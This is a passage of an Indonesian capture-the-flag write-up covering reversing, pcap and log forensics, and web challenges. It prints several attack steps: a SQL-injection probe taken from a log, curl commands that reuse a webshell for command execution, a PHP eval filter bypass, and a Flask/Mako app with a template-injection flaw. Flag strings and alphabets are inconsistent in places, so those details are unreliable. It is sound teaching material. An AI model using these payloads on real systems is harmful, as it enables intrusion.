0x400a65 <validasi_key+81>: cmp QWORD PTR [rbp-0x18],0x1
0x400a69 <validasi_key+85>: jne 0x400a77 <validasi_key+99>
0x400a6b <validasi_key+87>: mov rax,QWORD PTR [rbp-0x10]
0x400a6f <validasi_key+91>: mov rdi,rax
[-----stack-----]
0000| 0x7fffffffdfc0 --> 0x7fffffffdf6 --> 0x0
0008| 0x7fffffffdfc8 --> 0x7fffffff423 ('A' <repeats 23 times>)
0016| 0x7fffffffdfd0 --> 0x1
0024| 0x7fffffffdfd8 --> 0x1700000000
0032| 0x7fffffffdfde --> 0x0
0040| 0x7fffffffdfde --> 0x0
0048| 0x7fffffffdf0 --> 0x7fffffff010 --> 0x400b70 (<_libc_csu_init>: push r15)
0056| 0x7fffffffdf8 --> 0x400b37 (<main+57>: test eax,eax)

```

Jika diperhatikan, return value mungkin_penting sama dengan base64. Namun saat dicek, hasilnya berbeda jauh

```
>>> a = 'A'*23
>>> a.encode('base64')
'QUFBQUFBQUFBQUFBQUFBQUFBQUE=\n'
>>>
```

Kami lalu menduga bahwa fungsi mungkin_penting menggunakan custom base64 untuk mengencode flag. Di fungsi tersebut terdapat inisiasi variabel dengan huruf, digit, dan tanda "/" dan "+" yang merupakan huruf custom untuk melakukan base64.

```
17  __int64 v16; // [sp+50h] [bp-50h]@1
18  __int64 v17; // [sp+58h] [bp-48h]@1
19  __int64 v18; // [sp+60h] [bp-40h]@1
20  __int64 v19; // [sp+68h] [bp-38h]@1
21  __int64 v20; // [sp+70h] [bp-30h]@1
22  __int64 v21; // [sp+78h] [bp-28h]@1
23  __int64 v22; // [sp+80h] [bp-20h]@1
24  __int64 v23; // [sp+88h] [bp-18h]@1
25  char v24; // [sp+90h] [bp-10h]@1
26  __int64 v25; // [sp+98h] [bp-8h]@1
27
28  v25 = *MK_FP(__FS__, 40LL);
29  v16 = 'FGHIJKLM';
30  v17 = '9+/rstuE';
31  v18 = '12345678';
32  v19 = 'defwxyz0';
33  v20 = 'mnopqabc';
34  v21 = 'WXYhijkl';
35  v22 = 'OPQRSTUW';
36  v23 = 'ABCDZagN'; |
37  v24 = 0;
38  dest = (char *)malloc(0x3E8uLL);
39  src = (char *)malloc(0x3E8uLL);
40  v7 = 0;
41  v13 = 0;
42  for ( i = 0; i < a2; i += 3 )
43  {
```

```
gdb-peda$ x/s $rbp-0x50
0x7fffffffdf60: "MLKJIHGFEutsr/+9876543210zyxfedcbvqponmlkjiYXWVUTSRQPONgaZDCBA"
gdb-peda$
```

Untuk mendapatkan string hasil encode, kita harus mencari pangkat yang digunakan untuk memangkatkan nilai 69. Hal tersebut dapat dilakukan menggunakan operasi log terhadap nilai _Zproc_libc_fini dengan basis 69. Nilai _Zproc_libc_fini dapat kita lihat di gdb


```

gdb-peda$ x/32xg &_Zproc_libc_fini
0x601080 <_Zproc_libc_fini>: 0x54ef50fdac2a3783 0x52a3f102d753135b
0x601090 <_Zproc_libc_fini+16>: 0x68c874bcc65e5d60 0x661ce391fbcd2a5
0x6010a0 <_Zproc_libc_fini+32>: 0x6d5e28228e064470 0x6b1333fb20ea4418
0x6010b0 <_Zproc_libc_fini+48>: 0x51e127f5f836b212 0x5e79ab4529b9e532
0x6010c0 <_Zproc_libc_fini+64>: 0x6b74b40abf7c916a 0x5e17cf1756ef350d
0x6010d0 <_Zproc_libc_fini+80>: 0x5a4671623702e096 0x5edbaca690fc6b1a
0x6010e0 <_Zproc_libc_fini+96>: 0x6b74b40abf7c916a 0x53057fd7102590de
0x6010f0 <_Zproc_libc_fini+112>: 0x674219ecdb581ccb 0x698c6d30ac530f69
0x601100 <_Zproc_libc_fini+128>: 0x52a3f102d753135b 0x5f3dd62394502378
0x601110 <_Zproc_libc_fini+144>: 0x54ef50fdac2a3783 0x6125baec9a3bda06
0x601120 <_Zproc_libc_fini+160>: 0x6b74b40abf7c916a 0x5e17cf1756ef350d
0x601130 <_Zproc_libc_fini+176>: 0x51e127f5f836b212 0x61876d871648870f
0x601140 <_Zproc_libc_fini+192>: 0x66e0ca222f9fa3fb 0x5b6c1fe60f86a1cf
0x601150 <_Zproc_libc_fini+208>: 0x59834ee36af568c3 0x6c99f1d0310f3b5d
0x601160 <_Zproc_libc_fini+224>: 0x66e0ca222f9fa3fb 0x5c305869ecb5f6ba
0x601170 <_Zproc_libc_fini+240>: 0x59e4d10d2f5094f3 0x0000000000000000
gdb-peda$

```

Berikut script yang kami gunakan

sv.py

```

import math
import struct

a = ["54ef50fdac2a3783", "52a3f102d753135b", "68c874bcc65e5d60",
"661ce391fbcd2a5", "6d5e28228e064470", "6b1333fb20ea4418",
"51e127f5f836b212", "5e79ab4529b9e532", "6b74b40abf7c916a",
"5e17cf1756ef350d", "5a4671623702e096", "5edbaca690fc6b1a",
"6b74b40abf7c916a", "53057fd7102590de", "674219ecdb581ccb",
"698c6d30ac530f69", "52a3f102d753135b", "5f3dd62394502378",
"54ef50fdac2a3783", "6125baec9a3bda06", "6b74b40abf7c916a",
"5e17cf1756ef350d", "51e127f5f836b212", "61876d871648870f",
"66e0ca222f9fa3fb", "5b6c1fe60f86a1cf", "59834ee36af568c3",
"6c99f1d0310f3b5d", "66e0ca222f9fa3fb", "5c305869ecb5f6ba",
"59e4d10d2f5094f3"]

a = [struct.unpack('>d', i.decode('hex'))[0] for i in a]
a = [math.log(i, 69) for i in a]

a = ''.join(map(lambda x: chr(int(round(x))), a))
print a

```

```

> py sv.py
71kdwq/Pr0EQr2gm1R7Wr0/XfHCufJD

```

Selanjutnya string tersebut didecode di https://www.malwaretracker.com/decoder_base64.php menggunakan alfabet

“MLKJIHGFEutSr/+9876543210zyxwfedcbvqponmlkjiYXWVUTSRQPONgaZDCBA”.

Custom alphabet: MLKJIHGFEutSr/+9876543210zyxwfedcbvqponmlkjiYXWVUTSRQPONgaZDCBA

Standard alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=

Optional XOR hex:

Data:

71kdwq/PrOEqR2gm1R7WrO/XtHCufJD

Decode Encode

Results - Decode:

Ez_r3v3r51ng_Do3snt_It?

FLAG : KKS12019{Ez_r3v3r51ng_Do3snt_It?}

Forensic

[Login Traffic]

File Download : [Download Here](#)

Hint : -

Format Flag : KKSI2019{flag}

Diberikan berkas paket data bernama **login_traffic.pcapng**. Sebagai permulaan, akan dilakukan enumerasi informasi terkait statistik dari paket data. Adapun proses ini dilakukan dengan bantuan **tshark**

```
$ tshark -r login_traffic.pcapng -q -z io,phs
```

```
=====
Protocol Hierarchy Statistics
Filter:

frame                frames:7850 bytes:5775102
  eth                frames:7850 bytes:5775102
    ip               frames:7797 bytes:5770400
      tcp            frames:7604 bytes:5750823
        http         frames:92 bytes:56681
          data-text-lines frames:14 bytes:13030
            tcp.segments frames:8 bytes:7400
          data        frames:17 bytes:13977
            tcp.segments frames:16 bytes:13158
          media       frames:4 bytes:1666
            tcp.segments frames:4 bytes:1666
          urlencoded-form frames:1 bytes:770
          ojsp        frames:4 bytes:3367
          png         frames:1 bytes:765
            tcp.segments frames:1 bytes:765
          tls         frames:3352 bytes:3687265
            tcp.segments frames:1800 bytes:2541421
              tls     frames:1596 bytes:2325249
```

tcp.segments	frames:1 bytes:1474
data	frames:3 bytes:3200
udp	frames:193 bytes:19577
dns	frames:84 bytes:9276
llmnr	frames:40 bytes:2560
nbns	frames:60 bytes:5520
nbdgm	frames:1 bytes:249
smb	frames:1 bytes:249
mailslot	frames:1 bytes:249
browser	frames:1 bytes:249
dhcp	frames:2 bytes:932
ntp	frames:2 bytes:180
ssdp	frames:4 bytes:860
ipv6	frames:47 bytes:4396
udp	frames:47 bytes:4396
llmnr	frames:40 bytes:3360
dhcpv6	frames:7 bytes:1036
arp	frames:6 bytes:306
=====	

Berdasarkan hasil yang diperoleh, nampak terlihat bahwa terdapat **7850 packet.frame** yang tersusun oleh beberapa protokol seperti halnya *arp*, *udp*, dan *tcp*. Selanjutnya mengambil relevansi dari kata kunci *login traffic*, scope penelusuran akan difokuskan pada semua **HTTP requests** dengan metode **POST**.

```
$ tshark -r login_traffic.pcapng -Y 'http.request.method eq POST'
3062  64.460690 0.000000000 10.0.2.15 → 118.67.248.41 HTTP POST
/src/redirect.php HTTP/1.1 (application/x-www-form-urlencoded) 770
```

Hasilnya, diperoleh **satu buah packet.frame** yang satisfiable dengan kondisi yang diberikan. Dari sini, dapat langsung dilakukan pengecekan terhadap *body params* dari HTML Form yang diinputkan.

```
$ tshark -r login_traffic.pcapng -Y 'http.request.method eq POST' -Tfields
-e http.file_data
js_autodetect_results=1&just_logged_in=1&login_username=user%40user.com&sec
retkey=S0tTSTIwMT17Q11CM3JfQUQhISEhfQ
```

Berdasarkan eksekusi tersebut, dapat diketahui bahwa terdapat parameter **secretkey** yang memuat value dari **base64-encoded text**. Untuk itu, Kami lakukan proses decoding sehingga diperoleh flag yang diminta

```
$ base64 -d <<< S0tTSTIwMTl7Q1lCM3JfQUQhISEhfQ  
KKS12019{CYB3r_AD!!!!}base64: invalid input
```

FLAG : KKS12019{CYB3r_AD!!!!}

[Read the Log]

[Get Flag Here](#)

[Read the Log](#)

Diberikan berkas log bernama *access.log* yang memuat sekumpulan *HTTP log* dari sebuah *web server*. Selain itu, diberikan pula sebuah *web service* yang dapat digunakan untuk me-*reproduce* skema yang tertera pada log. Dari sini, Kami menyusun sebuah skema analisis sebagai berikut

Log Cleansing

Untuk mempermudah proses penelusuran, akan diambil beberapa *field* yang menurut kami relevan, seperti halnya *status_code* & *request.uri*. Hal ini dimaksudkan agar struktur log menjadi lebih *readable* saat dilakukan analisis.

```
$ awk '{print $9,$7}' access.log > clean
```

```
$ head clean
```

```
200 /  
200 /assets/css/blog.css  
200 /assets/css/bootstrap.min.css  
200 /assets/js/bootstrap.min.js  
200 /assets/js/jquery.min.js  
404 /favicon.ico  
200 /?page=loremipsum.html  
200 /  
200 /assets/css/bootstrap.min.css  
200 /assets/css/blog.css
```

Display Request Statistic

Sebelum dilakukan penelusuran lebih lanjut, dilakukan proses enumerasi untuk mengetahui okurensi dari tiap-tiap *status_code*.

```
$ awk '{print $1}' clean | egrep '^[0-9]{0,3}$' | sort | uniq -c
  473 200
    1 301
    2 304
  118 400
    4 403
  9820 404
   16 405
    2 408
```

Hasilnya, diketahui bahwa HTTP log dipenuhi oleh mayoritas *404 Not Found request* yang kemungkinan merupakan hasil dari skema *web scanning*. Dalam hal ini, Kita akan melakukan analisis terhadap *200 OK request* yang lebih relevan.

Inspect Request Parameter

Untuk memperkecil scope pencarian, Kami berinisiatif untuk melakukan filtering untuk setiap *request* terhadap *endpoint PHP file* yang memiliki *query_params* tertentu. Hal ini dimaksudkan untuk mencari *request* yang memuat parameter yang biasa digunakan dalam proses eksploitasi, seperti *webshell*, *backdoor*, dan sebagainya.

```
$ awk '{print $1, $2}' clean | grep '^200 /.*.php?' | sort | uniq
200 /.system.php?f=system&p=id
200 /index.php?cat_id=1
200
/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(1,user()),1)
200
/index.php?option=com_jce&task=plugin&plugin=imgmanager&file=imgmanag
```

```
er&version=1576&cid=20
```

Hasilnya, diperoleh endpoint yang menarik, yaitu **/.system.php** dengan *query_params* yang memuat serangkaian *command injection*, yaitu **f=system** dan **p=id**. Berbekal informasi inilah, dilakukan proses *reproduce* pada *web service* yang tersedia.

```
$ curl "http://202.148.2.243:30011/.system.php?f=system&p=ls"  
flllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt  
index.php  
test_lagi
```

Dapat terlihat bahwa *command injection* berhasil dijalankan. Dari sini, Kami lakukan *stdout* file untuk memperoleh isi dari **flllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt**

```
$ curl  
"http://202.148.2.243:30011/.system.php?f=system&p=cat<flllllllaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt"  
KKSI2019{Emang_Sabar_Adalah_Kuncinya}
```

FLAG : KCSI2019{Emang_Sabar_Adalah_Kuncinya}

[Member have Journal]

'camel' script its the key

[Download Here](#)

Diberikan *ZIP archive* bernama **journal_milik_nayeon.zip** yang memuat empat buah file yang masing-masing merupakan *system.journal* & *user.journal*. Sebagaimana sistem logging pada umumnya, *system* & *user journal* merupakan log yang memuat serangkaian status dan respon yang terjadi pada sistem operasi yang didefinisikan ke dalam *journal field*, mulai dari PID, MESSAGE_ID, CMDLINE, dan sebagainya.

Berbekal pemahaman tersebut, Kami lakukan proses filtering untuk mengetahui semua *command execution* yang user lakukan.

```
$ strings *.journal | grep CMD | sort | uniq
_CMDLINE
_CMDLINE=(systemd)
_CMDLINE=/bin/bash /sbin/blkdeactivate -u -l wholevg -m
disablequeueing -r wait
_CMDLINE=/bin/login -p --
_CMDLINE=/bin/sh /etc/init.d/apparmor start
_CMDLINE=/bin/sh /etc/init.d/apport start
_CMDLINE=/bin/sh /etc/init.d/apport stop
_CMDLINE=/bin/sh /etc/init.d/grub-common start
_CMDLINE=/lib/systemd/systemd --user
_CMDLINE=/lib/systemd/systemd-journald
_CMDLINE=/lib/systemd/systemd-logind
_CMDLINE=/lib/systemd/systemd-networkd
_CMDLINE=/lib/systemd/systemd-networkd-wait-online
_CMDLINE=/lib/systemd/systemd-resolved
_CMDLINE=/lib/systemd/systemd-timesyncd
_CMDLINE=/lib/systemd/systemd-udev
_CMDLINE=/sbin/init
_CMDLINE=/usr/bin/chage -M 99999 mysql
```

```
_CMDLINE=/usr/bin/chfn -f MySQL Server mysql
_CMDLINE=/usr/bin/dbus-daemon --system --address=systemd: --nofork
--nopidfile --systemd-activation --syslog-only
_CMDLINE=/usr/bin/lxcfs /var/lib/lxcfs/
_CMDLINE=/usr/bin/perl
/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15 8888
_CMDLINE=/usr/bin/python3 /usr/bin/cloud-init init
_CMDLINE=/usr/bin/python3 /usr/bin/cloud-init init --local
_CMDLINE=/usr/bin/python3 /usr/bin/cloud-init modules --mode=config
_CMDLINE=/usr/bin/python3 /usr/bin/cloud-init modules --mode=final
_CMDLINE=/usr/bin/python3 /usr/bin/networkd-dispatcher
--run-startup-triggers
_CMDLINE=/usr/lib/accountsservice/accounts-daemon
_CMDLINE=/usr/lib/policykit-1/polkitd --no-debug
_CMDLINE=/usr/lib/snapd/snapd
_CMDLINE=/usr/sbin/cron -f
_CMDLINE=/usr/sbin/groupadd -g 113 mysql
_CMDLINE=/usr/sbin/irqbalance --foreground
_CMDLINE=/usr/sbin/mysqld
_CMDLINE=/usr/sbin/rsyslogd -n
_CMDLINE=/usr/sbin/sshd -D
_CMDLINE=/usr/sbin/thermald --no-daemon --dbus-enable
_CMDLINE=/usr/sbin/useradd -d /nonexistent -g mysql -s /bin/false -u
111 mysql
_CMDLINE=logger -p daemon err -t mysqld_safe -i
_CMDLINE=logger -p daemon info -i -t/etc/mysql/debian-start Checking
for insecure root accounts.
_CMDLINE=logger -p daemon info -i -t/etc/mysql/debian-start
Triggering myisam-recover for all MyISAM tables and aria-recover for
all Aria tables
_CMDLINE=logger -p daemon info -i -t/etc/mysql/debian-start Upgrading
MySQL tables if necessary.
_CMDLINE=logger -p daemon warn -i -t/etc/mysql/debian-start
_CMDLINE=su
_CMDLINE=sudo su
```


Tampak terlihat bahwa mayoritas log hanya memuat aktivitas *daemon* atau *background process* dari entri *systemd* yang tersedia. Kendati demikian, apabila dicermati lebih seksama, terdapat salah satu *command* yang menjalankan ***perl (camel) script*** disertai dengan port 8888 oleh user (hasan).

```
/usr/bin/perl /home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15  
8888
```

Dari sini, Kami berasumsi bahwa terdapat informasi yang bisa diperoleh dari isi script tersebut. Namun, hal ini tidak dapat dilakukan mengingat log tidak menyimpan isi dari sebuah binary file. Menyadari kenyataan itulah, Kami pun mencoba melakukan submisi flag dengan filename sebagai *value* nya yang ternyata merupakan flag yang diminta

FLAG : KKS12019{2e3f3e17ebcb87baad8539475a1f91d41953c15}

Web


[Tsunade Gambling Master]

Description:

http://202.148.2.243:20001

You have maximum input on this challenge 3 attempts!

Diberikan sebuah webservice dengan tampilan depan :



Setelah dilihat ternyata terdapat html dan script JS yang mencurigakan :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Gacha Game</title>
5   <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.js"></script>
6 </head>
7 <body>
8   <label for="point">You must reach <b>13333333337 </b></label><span id="point">0</span>
9   <br>
10  <span id="point1"></span>
11  <span id="point2"></span>
12  <span id="flag"></span>
13  <br>
14  <label for="client">Tebakanmu: </label><span id="client">0</span>
15  <label for="server">Tebakan server: </label><span id="server">0</span>
16
17  <button id="adu">Ayo diadu!</button>
18  <br>
19  <button id="judii">Ambil Flag</button>
20  <span id="flag0"></span>
21  <span id="flag1"></span>
22  <span id="flag2"></span>
```

Script JS setelah di beautify :

```
//It's not flag! Don't Submit it
//I Warn you!
var kepla_flag = "KKSII2019{",
    place_flag = "Tr0ll1ng_th3_Us3r",
    penutup = "}";
```

```

function get_point_now() {
    var t = $("#point").text();
    return parseInt(t)
}

function generate_judi_server(t) {
    return Math.round(Math.random() * t)
}

function genertae_judi_client() {
    return batas = generate_judi_server(100),
    Math.round(Math.random() * batas)
}


function ready_to_serve() {
    return place_flag.split("_")
}

function serve(t) {
    var e = t;
    for ($i = 0; $i < e.length; $i++) $("#flag" + $i).html("<img
src='./fl4g/" + e[$i] + ".png'>")
}
$(document).on("click", "#adu", () => {
    var t = genertae_judi_client(),
        e = generate_judi_server(100);
    $("#client").text(t), $("#server").text(e);
    var n = get_point_now();
    t > e ? $("#point").text(n + 1) : $("#point").text(n - 1)
}), $(document).on("click", "#judii", () => {
    get_point_now() >= 133333333337 ? (console.log("I know you
inspect element it!"), $("#flag").text(place_flag + " Don't Submit it
Bratan! It's wrong one!")) : $("#flag").text("Go Away. Hus Hus")
});

```

Setelah dicoba, ternyata meskipun digunakan point ≥ 133333333337 , kita hanya diberikan flag palsu yaitu pada variabel "place_flag". Setelah dilihat kembali, terlihat

terdapat fungsi `serve(t)`, dimana fungsi tersebut akan mengeset suatu entitas dengan id "flag" + \$i dengan entitas image src pada endpoint `"/fl4g/" + e[$i]`. Kami berasumsi bahwa nilai `t` yang dimasukkan pada fungsi `serve()` berasal dari fungsi `ready_to_serve()` yang akan me return nilai variabel "place_flag" yang di-split "_". Maka dari itu, kami mencoba mengakses gambar png pada endpoint : `"/fl4g/Tr0ll1ng.png"`, `"/fl4g/th3.png"`, `"/fl4g/Us3r.png"`. Dan didapatkan flagnya




FLAG : KKS12019{JScan_3asY_Tr0ll1nG}

[Limited Eval]

Description:

<http://202.148.2.243:21200/>

Diberikan sebuah webservice dimana user dapat menginput suatu text, melihat dari nama soal, diasumsikan output dari user akan dimasukan dalam fungsi eval() pada php. Contoh input :



Dalam input ini, tidak space dan newline di blacklist. Pertama kita buka phpinfo() untuk melihat command-command apa saja yang terdisable dengan payload “phpinfo();” :

disable_classes	no value	no value
disable_functions	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,eval	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,eval

Terdapat beberapa fungsi yang di-disable. Namun, kita dapat menggunakan fungsi “scandir” untuk melist isi direktori dari sistem. Setelah dicoba :



Ternyata pada program, terdapat pengecekan tambahan terhadap string inputan user. Lalu kami coba bypass dengan menggunakan payload :
'\$m="s"."candir";print_r(\$m("."))'; :




Didapatkan sebuah file php yang diduga didalamnya terdapat flag yaitu file flagPoGu.php . Kami berencana untuk menggunakan fungsi include() yang ternyata tidak ter banned, namun kami tidak tahu nama variabel flag disimpan. Lalu kami mencoba direct access untuk file flagPoGu.php, dan setelah dilihat source nya didapatkan :



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title></title>
5 </head>
6 <body>
7 <!-- define('FLAG', ''); -->
8 </body>
9 </html>
```

Karena variabel terleak pada file tersebut, kami lalu mencoba untuk mengoutput string flag dengan payload :



```
include("flagPoGu.php");echo/**/FLAG;
```

Run Code

POG_U_Can_Read_This_But_HOW?

FLAG : KKS12019{POG_U_Can_Read_This_But_HOW?}


[Mako Onii-Chan]

Description:

http://202.148.2.243:21201

[Main.py](#)


Diberikan sebuah webservice dengan tampilan awal :



Lalu dilihat source dari webpage tersebut, ditemukan sebuah hint yang aneh :

```
1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
6     <script defer src="https://use.fontawesome.com/releases/v5.0.2/js/all.js"></script>
7     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css">
8     <title>Post With UTF-32</title>
9     <!-- ADDITIONAL STYLESHEET HERE -->
10  </head>
11  <body>
12    <!-- ALL OF YOUR SITE CODE HERE -->
13    <div class="jumbotron">
14      <h1 class="display-4">제 이름은 Nayeon 입니다</h1>
15      <p class="lead">Don't forget stream <b>Feel Special</b></p>
16      <hr class="my-4">
17      <p>지금 하늘 구름 색은 tropical yeah</p>
18      <a class="btn btn-primary btn-lg" href="/intro-gan" role="button">Submit Nama mu disini</a>
19      <!-- name->32->e-base64 -->
20      <a class="btn btn-primary btn-lg" href="/example" role="button">Example</a>
21    </div>
22    <!-- ALL OF YOUR SITE CODE HERE -->
23    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYI"
24    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integr
25    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js" integrity="s
26    <!-- ADDITIONAL JS HERE -->
27  </body>
28 </html>
```

Jika kita click button yang bertuliskan “Submit Nama mu disini”, maka akan mendapat response :



Dengan melihat clue pada source page, kami berasumsi bahwa user dapat melakukan POST request pada endpoint : <http://202.148.2.243:21201/intro-gan> dengan mengeset parameter “name” yang valuenya adalah hasil encode utf-32 dari sebuah string lalu di-encode base64. Pada saat intercept request pada burpsuite, kami melihat bahwa server menggunakan python :

```
HTTP/1.0 400 BAD REQUEST
Content-Type: text/html
Content-Length: 192
Server: Werkzeug/0.16.0 Python/3.7.5
Date: Sun, 03 Nov 2019 11:58:36 GMT
```

Melihat pada nama soal yaitu “Mako”, kami lalu sadar bahwa mungkin terdapat vuln SSTI Template Mako pada service web ini. Kami lalu mencoba mengkonfirmasinya dengan mengencode string “\${1+1}” dengan utf-32 lalu base64 encode :

```
Ⓢ(ò_ó)Ⓢ rafie [kksi/quals/web]
→ curl -d "name="//4AACQAAAB7AAAAMQAAACsAAAAxAAAAfQAAAA=="
"http://202.148.2.243:21201/intro-gan"
Your Name 2 Inimda
```

Dikonfirmasi bahwa terdapat vuln SSTI Mako pada webservice tersebut. Hal ini diperkuat dengan diberikannya file “main.py” di tengah-tengah kompetisi :

```
main.py

import base64
import requests as r
from flask import *
from mako.template import Template
import html

app = Flask(__name__)
```

```

@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/intro-gan', methods=['GET', 'POST'])
def base():
    person = ""
    if request.method == 'POST':
        if request.form['name']:
            bases = request.form['name']
            before_xor = base64.b64decode(bases).decode('utf-32')
            base = html.escape(before_xor)
            person = base

    template = 'Your Name %s Inimda' % person
    return Template(template).render(data="world")

@app.route('/example', methods=['GET', 'POST'])
def example():
    url = "http://127.0.0.1:6001/intro-gan"
    name = "Im Nayeon".encode('utf-32')
    grup = base64.b64encode(name)
    data = {'name': grup}
    return r.post(url, data=data).text

if __name__ == "__main__":
    app.run("0.0.0.0", port=6001, debug=False)

```

